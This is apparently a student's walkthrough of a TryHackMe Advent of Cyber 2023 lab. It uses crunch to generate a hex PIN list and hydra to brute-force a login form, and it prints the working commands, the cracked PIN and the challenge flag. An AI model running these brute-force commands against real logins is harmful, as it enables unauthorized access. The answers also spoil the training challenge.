

Advent of Cyber 2023

Brute-forcing Hydra is Coming to Town

Everyone was shocked to discover that several critical systems were locked. But the chaos didn't end there: the doors to the IT rooms and related network infrastructure were also locked! Adding to the mayhem, during the lockdown, the doors closed suddenly on Detective Frost-eau. As he tried to escape, his snow arm got caught, and he ended up losing it! He's now determined to catch the perpetrator, no matter the cost.

It seems that whoever did this had one goal: to disrupt business operations and stop gifts from being delivered on time. Now, the team must resort to backup tapes to recover the systems. To their surprise, they find out they can't unlock the IT room door! The password to access the control systems has been changed. The only solution is to hack back in to retrieve the backup tapes.


Learning Objectives

After completing this task, you will understand:


- Password complexity and the number of possible combinations
- How the number of possible combinations affects the feasibility of brute force attacks
- Generating password combinations using crunch
- Trying out passwords automatically using hydra

Solving Day 3

On this day, we were supposed to use Hydra and Crunch for brute-forcing a webpage. To start, I accessed the IP I was supposed to use, and observed that it was a 3 x 3 matrix.




We navigate to Crunch and input the command as detailed in the image to generate all possible combinations.




```
It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience?  
root@ip-10-10-181-56: ~  
File Edit View Search Terminal Help  
root@ip-10-10-181-56:~# crunch 3 3 0123456789ABCDEF -o opciones.txt  
Crunch will now generate the following amount of data: 16384 bytes  
0 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 4096  
  
crunch: 100% completed generating output  
root@ip-10-10-181-56:~#
```

Subsequently, armed with the generated options, we move to Hydra and employ the command outlined in the image to launch the brute-force attack.




```
root@ip-10-10-181-56:~# hydra -l '' -P opciones.txt -f -v 10.10.7.38 http-post-form "/login.php:pin=^PASS^:Access denied" -s 8000
```

Once the attack is completed, we will have the password.




```
[8000][http-post-form] host: 10.10.7.38 password: 6F5  
[STATUS] attack finished for 10.10.7.38 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (http://www.thc.org/thc-hydra) finished at 2023-12-03 19:38:45  
root@ip-10-10-181-56:~#
```


We go to the web app and enter the password.



Subsequently, it allows us to enter, and we click on 'Unlock Door.'



Finally, it will display the flag.



The final outcome would look something like this.

Answer the questions below

Using `crunch` and `hydra`, find the PIN code to access the control system and unlock the door. What is the flag?

THM{pin-code-brute-force}

Correct Answer

If you have enjoyed this room please check out the [Password Attacks](#) room.

No answer needed

Correct Answer